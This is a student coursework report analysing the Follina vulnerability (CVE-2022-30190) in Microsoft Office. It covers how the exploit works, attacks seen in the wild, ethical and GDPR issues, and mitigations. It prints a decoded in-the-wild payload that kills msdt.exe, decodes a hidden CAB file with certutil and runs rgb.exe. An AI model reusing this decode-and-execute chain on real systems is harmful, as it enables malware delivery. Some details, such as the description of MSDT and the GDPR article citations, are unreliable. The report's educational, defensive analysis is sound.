Dillibazar,Kathmandu

BSc(Hons) Cybersecurity and Ethical Hacking

Coursework type:

Individual

Coursework title:

CVE-2022-30190 “Follina” vulnerability in Microsoft

Module Name:

ST4059CEM Legal and Ethical Foundations in Cyber Security

Submitted by:

Varun Gautam

Coventry ID:14806928

College ID: 230198

Submitted to:

Pratik Shrestha

Acknowledgement

First and foremost, I extend my heartfelt gratitude to Pratik Shrestha sir for his invaluable guidance, constructive feedback, and unwavering support, integral to the successful completion of this report CVE-2022-30190. Sir's expertise and insights have been instrumental in shaping the direction and quality of the research. His dedication to excellence has been a driving force behind the successful completion of this research. This work stands as a testament to the collective dedication and support received, with profound thanks to Pratik Shrestha sir and all involved for their indispensable roles in exploring CVE-2022-30190.

Abstract

This report delves into the critical vulnerability, CVE-2022-30190, identified in Microsoft Word files, specifically associated with the Microsoft Windows Support Diagnostic Tool (MSDT). This vulnerability, named "Follina," exposes a flaw in the remote template feature of Microsoft Office, leading to remote code execution (RCE) and allowing attackers to run arbitrary code on victims' computers. The report explores the exploit's mechanics, its impact on individuals and organizations, traces of attacks across various nations, ethical concerns, and legal implications. Furthermore, it analyzes the response and mitigation efforts, both from Microsoft and the cybersecurity community, shedding light on the collaborative measures taken to address the vulnerability. The document also discusses the ethical and legal aspects surrounding the incident, emphasizing early disclosure, privacy protection, and the potential loss of data and unauthorized access. Additionally, the report considers the impact analysis, encompassing privacy loss, reputational damage, financial consequences, and psychological effects. It concludes with recommendations for enhancing cybersecurity measures, emphasizing surveillance of disclosed weaknesses, periodic security audits, behavioral analysis, disabling unnecessary features, user training, and network segmentation. This comprehensive exploration of CVE-2022-30190 serves as a valuable resource for understanding, mitigating, and preventing similar cybersecurity incidents, emphasizing the importance of a proactive and collaborative approach in the ever-evolving digital landscape.

Contents

Table of figures

Introduction

CVE-2022-30190 is a critical vulnerability found in Microsoft utilities, more precisely in Microsoft word files. This vulnerability is directly associated to Microsoft Windows Support Diagnostic Tool (MSDT). It's crucial for us to understand how MDST works or what's the actual role of MSDT in Microsoft utilities. This mechanism simply runs a troubleshoot in our Microsoft files and detects if any irrelevant or malicious payloads are present in them. It detects whether the file is safe to run on the computer or not and reports if any such issues are found. Follina got its name from cybersecurity expert Kevin Beaumont because the sample mentions Follina, Italy's area code, 0438. This exploit is carried out by manipulating this diagnostic tool of Microsoft. (owaps, n.d.)

Figure 1. Follina

Source: Adventus

The remote template feature of MS Office is the core trigger point of this vulnerability. This vulnerability in Microsoft provides remote code execution in short RCE which allows attackers to run their own code in victims' computer and perform various unauthorized tasks as per their desire. This vulnerability was initially discovered as a "zero-day". This exploit can be triggered by sending malicious Microsoft word file links or documents to the targeted victims and entice them to go through those links or documents. After being discovered in late May of 2022, it became burning concern among cybersecurity experts. Follina affects a wide range of Microsoft products comprising office versions from 2013 to 2021. Moreover, this vulnerability can even be exploited even after macros being disabled. Macros are programs which are written in Visual Basics for Applications (VBA) which helps users with automation and allows them to lead the performance through own scripting. (owaps, n.d.)

1.1. Understanding the exploit:

A sample of this exploit was shared on twitter by nao_sec which is presented below:

Figure 2.External Reference in word file

Inside the word file, there was file containing an external reference which is highlighted in the figure.



Figure 3.Payload

Source: huntress

The content above was inside the html file. The file contained tons of “A” characters which were created with padding. This seems to be weird at the beginning but after depth research it was found that its purpose was to exceed the file size to be equal to or more than 4096 bytes which indeed will execute the payload inside the PowerShell syntax.

The syntax at the very end of the html file is the core of the exploit. It is found that ms-msdt schema is used to execute the payload inside the PowerShell syntax. (huntress, 2022)

After decoding the based64 encoded data the expression looks like:

```
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i
in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c
&&expand 1.c -F:* .&&rgb.exe";
```

Figure 4.decoded payload

Source: huntress

This means a concealed window is run to block the msdt.exe if it is in running state. After that a looped process takes place to find a base64 encoded CAB file. The encoded file is directed to be saved as 1.t and is further decoded. Again the decoded file is saved as 1.c. After this process the file is expanded into the present directory and rgb.exe is executed. (huntress, 2022)

This sample is obtained from the internet which was posted by nao_sec. The overall working mechanism of an exploit of Follina compromises of a malicious HTML which is fetched by Microsoft Office by its remote template feature. After fetching the affected HTML, JavaScript within it executes ms-msdt to run to PowerShell code resulting in successful exploit of the vulnerability. (blackberry , 2022)

Attackers can create the payload as per their need once they learn about its working mechanism.



Figure 5.how does follina work

Source: Blackberry



Figure 6.Follina's Timeline

1.2. Traces of attacks

The formal declaration of “Follina” was done at the end of May but some experts discovered past incidents which were implemented by exploiting “Follina” vulnerability. They found the traces of it in Belarus. Moreover, some cybercriminals were also found to be using malicious Microsoft word documents to carry out cybercrimes. A Chinese APT group “TA413” also exploited Follina to establish a backdoor in their target’s system which was the international Tibetan community. It was found that trojans were used for password theft embedded in malicious documents. Cybersecurity researchers have found that attacks exploiting this vulnerability was carried out in different nations like Philippines, Nepal, Russa, Belarus, and India. (PhishProtection, 2022)

The exploitation of the vulnerability is not only limited to this but as per the research US local governments as well as European governments were also attacked through phishing campaign exploiting this vulnerability. Attackers tricked employees to open the files which was about increasing their salary which triggered the payload. Attackers used it to steal the information about the targeted entities and fetched those data and information into their server. (bleepingcomputer, 2022)



Figure 7.phishing mail

Furthermore, as per the news of MAY,2023, it is found that XWorm Malware was also delivered in the targeted victims by exploiting Follina. This attack was used to target some of the health agencies of Germany. This attack was implemented by initiating phishing attack using Microsoft Word documents to entrap victims and perform malicious activities like DDoS and ransomware. The attackers are still not found but after investigation it is found that the mode of attack is like TA558. (thehackernews, n.d.)

Ethical Issues

Microsoft has been serving as a trustworthy company. Almost all computers are embedded with Microsoft's system and its use is drastically spread worldwide. Since, Follina is a destructive vulnerability, the challenges which this vulnerability brought in terms of ethics are tough which include:

1.lack of early disclosure of the vulnerability:

Microsoft was notified about Follina by Shadowchasing1, an APT hunting group in early April of 2022.Microsoft responded to this exposure as not a security concern but later it had to accept formally that the vulnerability exists on 31st May,2022. This act of Microsoft didn't seem to be responsible towards the customers. The vulnerability was declared a zero-day. Before the official declaration this vulnerability was being exploited without even customers knowing about its existence. Microsoft should have done in-depth research of the vulnerability after being notified and should have done early disclosure about its existence.

2.Protecting privacy:

Follina is a critical vulnerability that allows attackers for Remote Code Execution (RCE). After research, traces have been found which indicate its manipulation before the time of its formal disclosure. This describes that customers' data were not well protected and were losing data or being victim of this exploit without even knowing about its existence. Privacy is most emphasized on the code of ethics of ISC2.

3.loss of data and access to unauthorized users:

Users were being manipulated by attackers during the exploit of Follina vulnerability. In some cases, attackers can even invoke payload to get access to the targeted system which violates ethical codes of both ISC2 and ISACA.

Legal aspects of the incident

Follina was first identified as a zero-day, its past traces were still found. Information security is a major asset of the technical world. Follina gives access to Remote Code Execution which is a devastating cyber-attack.

The international regulations which were applicable during the exploit of this vulnerability are:

Under GDPR compliance:

1.Under Article 32 it is mentioned that if this vulnerability led to any sort of data breach, then the concerned organization which is Microsoft, must have informed the affected parties or the users without any delay. (gdpr-info, 2016)

2.As per Article 33, the organization must have effective implementation of technical procedures which ensure protection of users' data. In the case of this vulnerability, necessary measures should be applied to fix it as soon as possible. (gdpr-info, 2016)

3.GDPR mandates organizations to maintain records of the respective measures carried out to address vulnerabilities. In case of Follina, Microsoft needs to keep records of measures taken to fix this vulnerability and should maintain documentation of it. (gdpr-info, 2016)

Impact Analysis

A victim suffers through privacy loss by exploiting this kind of vulnerability. Privacy loss is the major concern that can be affected by RCE.

Privacy loss:

After a hacker successfully gets into the targeted system by exploiting Follina, he can easily fetch essential data of victims which include important credentials such as mobile numbers and email addresses. Such valuable information can be manipulated by hackers to perform fraud activities and use victims' identity to perform other various malicious tasks.

Moreover, exploiting this vulnerability can intently cause a lot of damage to victims which comprise reputational, financial, psychological effects.

Reputational damage:

This vulnerability can be manipulated to proceed Remote Code Execution. An attacker can run his arbitrary code in victim's devices which can even lead attackers to have complete access over targeted device from payload which is directed to take reverse shell of the targeted devices. If attackers use privilege of victim's device to carry out any other malicious activities without victims knowing about the manipulation, then they may face reputational consequences of the cybercrimes which were done by the threat actors using victims' devices.

Financial consequences:

Attackers can have complete access to the victim devices and delete financial documents. Moreover, attackers can even manipulate sensitive data and credentials through RCE exploiting this vulnerability which can result in unauthorized fund transfers.

Psychological consequences:

An attacker can use any codes of which they will get remote access. After an attacker gets unauthorized access to the victims' device, he can delete all the files and documents which can be important to the individual or the organization. This unprecedented data loss can result in mental stress for both the individual and the organization.

Besides, having serious vulnerability like "Follina" in trustworthy company like Microsoft can cause trust issue among the company and its customers. Customers will be afraid of similar attacks in the future. Not only this, but an organization also won't compromise any devastating vulnerabilities like this.

Beyond the immediate harm caused, Remote Code Execution (RCE) exploits can lead to enduring repercussions, undermining confidence in systems, disrupting business operations, and requiring substantial investments in cybersecurity measures over the long term.

Response And Mitigation

Attackers involved in this vulnerability exploit are still unclear. As per the traces found of this attack, some threat actors were suspected but strong evidence wasn't found. Since it was prior identified as a zero-day vulnerability, victims were unaware of its existence but were being exploited by the attackers. Microsoft acted responsibly after vulnerability exposure was made official and patch needed to be developed to fix this critical Microsoft issue. The response of Microsoft and other parties involved in investigation are sorted below:

Releasing patch update:

A serious vulnerability like Follina will cause long-term devastating damage in the field of cyber security. Though, the response of Microsoft at the very beginning of exposure of Follina was not that responsible, wide spread of exploiting this vulnerability needed to be fixed. In June,2022, Microsoft released a security update for zero-day vulnerability. Microsoft stimulated its users to strictly install the security updates for all Windows OS versions. (huntress, 2022)

Public Disclosure:

Since this vulnerability is no longer zero-day vulnerability, Cybersecurity, and Infrastructure Security Agency (CISA) has now added it to the Known Exploited Vulnerability Catalog. This will make all the organizations and individuals across the technical world to be aware of the vulnerability and encourage them to make their system more secure by mitigating chances of being affected. (CYBERSECURITY DIVE, 2022)

Collaborative Response to Incidents:

CISA is collaborating with Microsoft and other private and public allies to assess potential consequences of this vulnerability. The most important suggestion is to keep the system updated and mitigate further consequences of such vulnerability. Understanding the potential effects of this vulnerability has been a subject of investigation in lots of cyber security organizations. (CYBERSECURITY DIVE, 2022)

Private Companies' self-mitigation:

Private sector companies like Tanium informed that lots of customers in financial services were affected by this vulnerability. Before any official patches from Microsoft were launched, it assisted its customers with temporary mitigation. (CYBERSECURITY DIVE, 2022)

Alternatives to address such issues:

Based on the legal and ethical issues identified above, some alternative to overcome such issues from sides of all the involved parties are:

From attackers' perspective, rather than attacking to the various individuals and organization to harm their privacy and assets, making an official disclosure of the attack, and claiming bounty for the bug with the Microsoft would have been more ethical and would have created an environment for the company to initiate immediate patch development.

Once people encounter such vulnerabilities and face any malicious attacks of which they had been victim of and reporting to the legal authorities about such attack could be an alternative for a strict legal investigation. This would have created fear among attackers which could demotivate them from further exploiting the vulnerability.

The most important role here was from Microsoft. When the first report of existence of CVE-2022-30190 was presented to Microsoft, it could have done deep investigation of possibility of such critical weaknesses in its system. If any immediate investigation was done, relevant patches could have been developed as soon as possible and consequences of attacks could have been minimized.

Cybersecurity Enhancement Strategies for similar incidents

It's important for us to understand that no system is totally immune from cyber threats. But it's always important to make the system secure and prepared to overcome any malicious attacks. Follina is a crucial vulnerability that can easily help threat actors to run their arbitrary code and perform Remote Code Execution (RCE). In response to recent cybersecurity incidents, it is imperative to undertake a comprehensive approach that addresses the multifaceted nature of the challenges posed by evolving digital threats. This holistic approach not only ensures compliance with legal frameworks but also fosters a culture of responsible data management, ultimately safeguarding sensitive information and preserving the trust of stakeholders. In the subsequent analysis, we will delve into specific recommendations within each dimension, providing a roadmap for organizations seeking to enhance their cybersecurity posture and prevent similar incidents from occurring in the future.

Surveillance of Disclosed Weaknesses:

In the realm of cybersecurity, staying vigilant about disclosed vulnerabilities is crucial for organizations to proactively address potential threats to their digital infrastructure. When an official cyber security entity reports such vulnerability, company should initiate immediate deep investigation and patch the vulnerability as soon as possible.

Periodic Security Audit:

Information Security audit plays a vital role in ensuring the security of the company and its customers. It establishes the security posture as of right now. If any vulnerabilities are found on the system, immediate actions can be taken to fix them. Moreover, it helps to identity need of changing policies and standard of the company. (ZEVENET, n.d.)

Behavioral Analysis:

Employ advanced threat detection solutions that use behavioral analysis and anomaly detection to identify unusual patterns of activity, including unexpected code execution or network traffic.

Disable Unnecessary Features:

If the remote template feature in MS Office is not essential for your organization, consider disabling it to minimize the attack surface. Review and disable any unnecessary features or services that are not required for your business operations.

Train users and spread awareness:

Educate users about phishing attacks, social engineering tactics, and the importance of not executing code from untrusted or unknown sources. Emphasize the importance of not clicking on suspicious links or opening unexpected attachments, even if they appear to be from trusted sources.

Network Segmentation:

Segmenting the network can limit lateral movement in case of a breach, preventing attackers from easily moving from one part of the network to another.

Conclusion

Follina is a major security hole in Microsoft Word. This vulnerability came within remote template feature of Microsoft which enables users to access various URLs remotely. This vulnerability is triggered by ms-msdt which performs troubleshoot activities in Microsoft application. With this, hackers use their payload to invoke msdt to execute PowerShell code which finally runs their arbitrary code. This vulnerability ultimately opens the gate for attackers to pivot targeted system. This results in lots of consequences from both legal and ethical perspective. More specifically, CVE-2022-30190 enables hackers to perform Remote Code Execution (RCE) which can result in huge damage to individuals or organizations on various factors. Various traces of Follina being exploited were found. When its existence was first made official by Microsoft, no patches were available. It was a zero-day vulnerability. Microsoft could not recognize this vulnerability when it was first reported. But later, the vulnerability created a lot of opportunities for hackers to manipulate targeted systems. Now various security updates are available to fix this vulnerability. No system is totally secured, but maintaining security at the top level and preserving users' data should always be prioritized. All the measures necessary to maintain security over a system should strictly be followed.

In conclusion, the Follina incident underscores the ongoing challenges in the cybersecurity landscape and the need for a comprehensive, collaborative, and proactive approach to prevent, detect, and mitigate emerging threats. It serves as a reminder for all stakeholders to prioritize cybersecurity, adhere to ethical principles, and work together to create a resilient and secure digital environment.

References

Everything you need to know about the Follina vulnerability and the latest advice by Microsoft. (2022, October 18). PhishProtection.com. https://www.phishprotection.com/cybersecurity/follina-vulnerability-latest-advice-microsoft

The Follina vulnerability - A critical threat to Microsoft office. (n.d.). OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. https://owasp.org/www-community/vulnerabilities/follina

(2022, September 27). General Data Protection Regulation (GDPR). https://gdpr-info.eu/

Hammond, J. (n.d.). *Rapid response: Microsoft office RCE - "Follina" MSDT attack*. Managed Cybersecurity Platform for SMBs and IT Providers | Huntress. https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug

Latest Follina news. (n.d.). BleepingComputer. https://www.bleepingcomputer.com/tag/follina/

Logpoint. (2023, October 30). *Detecting Follina: Microsoft office remote code execution zero-day*. https://www.logpoint.com/en/blog/detecting-follina-microsoft-office-remote-code-execution-zero-day/

Microsoft releases long sought patch for office Follina zero day as CISA, customers assess impact. (2022, June 15). Cybersecurity Dive. https://www.cybersecuritydive.com/news/microsoft-patch-office-follina-zero-day/625527/

Security vulnerabilities. (n.d.). BlackBerry – Intelligent Security. Everywhere. https://www.blackberry.com/us/en/solutions/endpoint-security/security-vulnerabilities

State-backed hackers exploit Microsoft 'Follina' bug to target entities in Europe and U.S. (2022, June 7). The Hacker News. https://thehackernews.com/2022/06/state-backed-hackers-exploit-microsoft.html